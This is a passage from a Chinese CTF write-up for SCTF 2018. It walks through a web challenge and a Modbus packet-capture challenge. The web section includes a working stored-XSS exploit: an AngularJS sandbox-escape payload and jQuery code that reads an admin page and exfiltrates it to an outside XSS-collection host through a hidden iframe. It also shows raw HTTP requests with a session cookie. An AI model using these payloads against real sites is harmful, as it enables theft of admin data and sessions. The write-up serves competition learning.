          <li><a href="#">发布</a></li>
        </ul>
      </div>
    </div>
  </nav>

  <div class="container">
    <div class="jumbotron">
      <h1>HELLO adminCloud</h1>
      <p>新版后台2.0!</p>
    </div>
  </div>

  <!-- Bootstrap core JavaScript
===== -->
  <!-- Placed at the end of the document so the pages load faster -->
  <script src="https://cdn.bootcss.com/jquery/1.12.4/jquery.min.js"></script>
  <script src="https://cdn.bootcss.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
  <!-- IE10 viewport hack for Surface/desktop Windows 8 bug -->
  <script src="js/ie10-viewport-bug-workaround.js"></script>

</body>
</html>

```

HELLO adminCloud

新版后台2.0!

发现管理员账号: adminCloud

1.3 利用js api接口, 找到文件密码

在一开始的首页里有个

```
min-test.js
```

, 这里泄露了admin模板文件

```
view/admintest2313.html
```

, 在这个模板中发现一个备忘录的接口

```
25 <script type="text/javascript">
26 angular.module('ngRouteExample', ['ngRoute',])
27 .controller('HomeController', function ($scope, $route) { $scope.$route = $route;})
28 .controller('AboutController', function ($scope, $route) { $scope.$route = $route;})
29 .controller("MemoController", ["$scope", "$http", function($scope, $http) {
30     $scope.method="GET"
31     $scope.url="/api/memos/admintest2313"
32     $http({method:$scope.method,url:$scope.url})
33     .then(function(res) {
34         $scope.memos=res.data
```

Request

Raw	Params	Headers	Hex
GET /api/memos/admintest2313 HTTP/1.1			
Host: 116.62.137.114:4879			
Cache-Control: max-age=0			
Upgrade-Insecure-Requests: 1			
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181			
Safari/537.36			

Response

Raw	Headers	Hex
HTTP/1.1 200 OK		
X-Powered-By: Express		
Content-Type: application/json; charset=utf-8		
Content-Length: 62		
ETag: W/"3e-ag+f16jEITrVVO/frX1qPaGRL2g"		
Date: Wed, 20 Jun 2018 15:13:53 GMT		
Connection: close		



```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie:
ssssssionid=s%3AJSIboxluCI_P9KfruwqqsqmyVcNWlrdF.7GMMmh9OAdlztPWyp4edWKGcbSLhLY8hD5jZfVrzAg
If-None-Match: W/"d5c-1leKN9b1bAT6kvVdC9a71kcv/fs"
Connection: close
```

```
[{"memo": "备忘录测试"}, {"memo": "后台备忘录测试2"}]
```



替换成管理员账号，访问 <http://116.62.137.114:4879/api/memos/adminCloud>

得到文件访问密码



```
Request
Raw Params Headers Hex
GET /api/memos/adminCloud HTTP/1.1
Host: 116.62.137.114:4879
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie:
ssssssionid=s%3AJSIboxluCI_P9KfruwqqsqmyVcNWlrdF.7GMMmh9OAdlztPWyp4edWKGcbSLhLY8hD5jZfVrzAg
If-None-Match: W/"d5c-1leKN9b1bAT6kvVdC9a71kcv/fs"
Connection: close

Response
Raw Headers Hex
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 132
ETag: W/"84-qv78eTa2mG6sbzGdXCMLNErLOpg"
Date: Wed, 20 Jun 2018 15:17:00 GMT
Connection: close

[{"memo": "文件密码: HGf^&39NsslUlf^23"}, {"memo": "规定完成时间: 6月20日"}, {"memo": "项目完成删除备忘录功能"}]
```

拿到文件密码后，构造包访问

/admin/file页面和上面获取admin页面一样

```
<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!-- 上述3个meta标签*必须*放在最前面，任何其他内容都*必须*跟随其后! -->
    <meta name="description" content="">
    <meta name="author" content="">
```

```

<link rel="icon" href="">

<title>SYC</title>

<link href="https://cdn.bootcss.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
<link href="css/ie10-viewport-bug-workaround.css" rel="stylesheet">
<link href="css/starter-template.css" rel="stylesheet">
<style type="text/css">
  body {
    padding-top: 60px;
    padding-bottom: 40px;
  }
</style>

<script src="https://cdn.bootcss.com/angular.js/1.4.6/angular.min.js"></script>
<script src="https://apps.bdimg.com/libs/angular-route/1.3.13/angular-route.js"></script>
<script src="js/ie-emulation-modes-warning.js"></script>

</head>

<body >

  <nav class="navbar navbar-inverse navbar-fixed-top">
    <div class="container">
      <div class="navbar-header">
        <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-
target="#navbar" aria-expanded="false" aria-controls="navbar">
          <span class="sr-only">Toggle navigation</span>
          <span class="icon-bar"></span>
          <span class="icon-bar"></span>
          <span class="icon-bar"></span>
        </button>
        <a class="navbar-brand" href="/">SYC ADMIN</a>
      </div>
      <div id="navbar" class="collapse navbar-collapse">
        <ul class="nav navbar-nav">
          <li class="active"><a href="#">Home</a></li>
          <li><a href="#">日志</a></li>
          <li><a href="#">账单</a></li>
          <li><a href="admin/file">文件</a></li>
          <li><a href="admin/suggest">留言</a></li>
          <li><a href="#">发布</a></li>
        </ul>
      </div>
    </div>
  </nav>


  <div class="container">
    <form method="post">
      <label for="filePasswd" class="sr-only">输入文件密码</label>
      <input type="text" id="filePasswd" class="form-control" placeholder="filepasswd" required=""
autofocus="" name="filepasswd">
      <button class="btn btn-lg btn-primary btn-block" type="submit">提交</button>
    </form>
  </div>

  <!-- Bootstrap core JavaScript
  ===== -->

```


```
<!-- Placed at the end of the document so the pages load faster -->
<script src="https://cdn.bootcss.com/jquery/1.12.4/jquery.min.js"></script>
<script src="https://cdn.bootcss.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
<!-- IE10 viewport hack for Surface/desktop Windows 8 bug -->
<script src="js/ie10-viewport-bug-workaround.js"></script>

</body>
</html>
```



1.4 输入文件密码，获取flag

同样需要在xss平台设置模块，并引用该模块





```
$.ajax({
  url: "/admin/file",
  type: "POST",
  dataType: "text",
  data: "filepasswd=HGf^%2639NsslUIf^23",
  success: function(result) {
    var code = btoa(encodeURIComponent(result));
    xssPost('http://xsspt.com/index.php?do=api&id=aQCIRX', code);
  },
  error: function(msg) {

  }
})

function xssPost(url, postStr) {
  var de;
  de = document.body.appendChild(document.createElement('iframe'));
  de.src = 'about:blank';
  de.height = 1;
  de.width = 1;
  de.contentDocument.write('<form method="POST" action="' + url + '"><input name="code" value="' +
postStr + '" /></form>');
  de.contentDocument.forms[0].submit();
  de.style.display = 'none';
}
```

留言板再次提交payload

```
{{'a'.constructor.prototype.charAt=[]}.join;$eval('x=1')}
};eval(atob('\JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVVFDSXJYPzE1Mjk2NTIyMDAnKTSk\'));//');}}
```

稍等片刻即可，查看xss平台

<input type="checkbox"/> +全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> -折叠	2018-06-22 18:15:48	<ul style="list-style-type: none">code : c2N0ZiU3QlQ0aXNfaXNfZjFhZzIzMTMlN0Q=	<ul style="list-style-type: none">HTTP_REFERER :HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1REMOTE_ADDR : 116.62.137.114	删除

code : c2N0ZiU3QlQ0aXNfaXNfZjFhZzIzMTMlN0Q=

base64解码后再url解码

```
root@Ubuntu ~# echo c2N0ZiU3QlQ0aXNfaXNfZjFhZzIzMTMlN0Q= |base64 -d
sctf%7BT4is_is_f1ag2313%7D#
root@Ubuntu ~#
root@Ubuntu ~#
root@Ubuntu ~#
root@Ubuntu ~#
root@Ubuntu ~# urldecode sctf%7BT4is_is_f1ag2313%7D
sctf{T4is_is_f1ag2313}
root@Ubuntu ~#
```


sctf{T4is_is_f1ag2313}

0x03 神奇的Modbus


思路：根据题目Modbus，只要过滤Modbus协议，跟随tcp流就可以找到flag


寻找flag

附件：<http://sctf2018.xctf.org.cn/media/task/c7348d96-947d-48ef-a91d-2b3eb647d9a9.zip>




下载附件，解压，用wireshark分析






过滤之前:



过滤之后:



951	150.492337	192.168.130.130	192.168.130.1	Modbus/TCP	65	Response: Trans:	1; Unit: 1, Func: 1: Read Coils
953	151.021268	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans:	1; Unit: 1, Func: 1: Read Coils
954	151.021875	192.168.130.130	192.168.130.1	Modbus/TCP	67	Response: Trans:	1; Unit: 1, Func: 1: Read Coils
956	154.390058	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans:	1; Unit: 1, Func: 3: Read Holding Registers
957	154.390812	192.168.130.130	192.168.130.1	Modbus/TCP	109	Response: Trans:	1; Unit: 1, Func: 3: Read Holding Registers
959	156.560268	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans:	1; Unit: 1, Func: 1: Read Coils
960	156.561525	192.168.130.130	192.168.130.1	Modbus/TCP	67	Response: Trans:	1; Unit: 1, Func: 1: Read Coils
962	160.574629	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans:	1; Unit: 1, Func: 2: Read Discrete Inputs
963	160.576003	192.168.130.130	192.168.130.1	Modbus/TCP	66	Response: Trans:	1; Unit: 1, Func: 2: Read Discrete Inputs
965	161.985997	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans:	1; Unit: 1, Func: 1: Read Coils
966	161.986858	192.168.130.130	192.168.130.1	Modbus/TCP	65	Response: Trans:	1; Unit: 1, Func: 1: Read Coils
968	163.030345	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans:	1; Unit: 1, Func: 1: Read Coils

> Frame 937: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
 > Ethernet II, Src: Vmware_00:00:08 (00:50:56:c0:00:08), Dst: Vmware_02:23:7c (00:0c:29:02:23:7c)
 > Internet Protocol Version 4, Src: 192.168.130.1, Dst: 192.168.130.130
 > Transmission Control Protocol, Src Port: 62234 (62234), Dst Port: 502 (502), Seq: 1, Ack: 1, Len: 12
 > Modbus/TCP
 > Modbus

跟随第一个tcp 流

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No.	Time	Source	Destination	Protocol	Length	Info
937	145.479940	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 4: Read Input Registers
941	145.699555	192.168.130.130	192.168.130.1	Modbus/TCP	66	Response: Trans: 1; Unit: 1, Func: 4: Read Input Registers
943	146.216337	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 1: Read Coils
945	146.217126	192.168.130.130	192.168.130.1	Modbus/TCP	66	Response: Trans: 1; Unit: 1, Func: 1: Read Coils
947	146.813301	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 1: Read Coils
948	146.813950	192.168.130.130	192.168.130.1	Modbus/TCP	66	Response: Trans: 1; Unit: 1, Func: 1: Read Coils
950	150.491125	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 1: Read Coils
951	150.492337	192.168.130.130	192.168.130.1	Modbus/TCP	66	Response: Trans: 1; Unit: 1, Func: 1: Read Coils
953	151.021268	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 1: Read Coils
954	151.021875	192.168.130.130	192.168.130.1	Modbus/TCP	67	Response: Trans: 1; Unit: 1, Func: 1: Read Coils
956	154.390058	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 3: Read Holding Registers
957	154.390812	192.168.130.130	192.168.130.1	Modbus/TCP	109	Response: Trans: 1; Unit: 1, Func: 3: Read Holding Registers
959	156.560268	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 1: Read Coils
960	156.561525	192.168.130.130	192.168.130.1	Modbus/TCP	67	Response: Trans: 1; Unit: 1, Func: 1: Read Coils
962	160.574629	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 2: Read Discrete Inputs
963	160.576003	192.168.130.130	192.168.130.1	Modbus/TCP	66	Response: Trans: 1; Unit: 1, Func: 2: Read Discrete Inputs
965	161.985997	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 1: Read Coils
966	161.986858	192.168.130.130	192.168.130.1	Modbus/TCP	65	Response: Trans: 1; Unit: 1, Func: 1: Read Coils
968	163.030345	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 1: Read Coils

> Frame 937: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
 > Ethernet II, Src: Vmware_00:00:08 (00:50:56:c0:00:08), Dst: Vmware_02:23:7c (00:0c:29:02:23:7c)
 > Internet Protocol Version 4, Src: 192.168.130.1, Dst: 192.168.130.130
 > Transmission Control Protocol, Src Port: 62234 (62234), Dst Port: 502 (502), Seq: 1, Ack: 1, Len: 12
 > Modbus/TCP
 > Modbus

找到flag

cmd.exe ssh.exe ssh.exe cmd.exe javaw.exe Wireshark.exe


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No.	Time	Source	Destination	Protocol	Length	Info
9241	4925.563811	192.168.130.130	192.168.130.1	Modbus/TCP	66	Response: Trans: 1; Unit: 1, Func: 1: Read Coils
9242	4925.603866	192.168.130.1	192.168.130.130	TCP	54	62234 → 502 [ACK] Seq=23281 Ack=32584 Win=525312 Len=0
9243	4928.302342	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 4: Read Input Registers
9244	4928.304685	192.168.130.130	192.168.130.1	Modbus/TCP	65	Response: Trans: 1; Unit: 1, Func: 4: Read Input Registers
9245	4928.344850	192.168.130.1	192.168.130.130	TCP	54	62234 → 502 [ACK] Seq=23293 Ack=32595 Win=525312 Len=0
9246	4929.894143	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 1: Read Coils
9247	4929.894932	192.168.130.130	192.168.130.1	Modbus/TCP	67	Response: Trans: 1; Unit: 1, Func: 1: Read Coils
9248	4929.936584	192.168.130.1	192.168.130.130	TCP	54	62234 → 502 [ACK] Seq=23305 Ack=32608 Win=525312 Len=0
9249	4930.457147	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 1: Read Coils
9250	4930.458645	192.168.130.130	192.168.130.1	Modbus/TCP	66	Response: Trans: 1; Unit: 1, Func: 1: Read Coils
9251	4930.499833	192.168.130.1	192.168.130.130	TCP	54	62234 → 502 [ACK] Seq=23317 Ack=32620 Win=525312 Len=0
9254	4933.176574	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 1: Read Coils
9255	4933.177959	192.168.130.130	192.168.130.1	Modbus/TCP	66	Response: Trans: 1; Unit: 1, Func: 1: Read Coils
9256	4933.219296	192.168.130.1	192.168.130.130	TCP	54	62234 → 502 [ACK] Seq=23329 Ack=32632 Win=525312 Len=0
9257	4937.711166	192.168.130.1	192.168.130.130	Modbus/TCP	66	Query: Trans: 1; Unit: 1, Func: 1: Read Coils

Wireshark - Follow TCP Stream (tcp.stream eq 4) - modbus

```

4.....0.....f.....*.....#.....
Et.....9..6.....S.....
In.....h.....h.....F.....k.....2.....b.....
Tr.....D.....M.....B.....[.....j.....
Mo.....[.....
+.....R.....M.....8.....
.....A.....?.....
  
```

sctf{Easy_Mdbus}

提交答案发现不对

尝试加个o，提交正确

sctf{Easy_Modbus}

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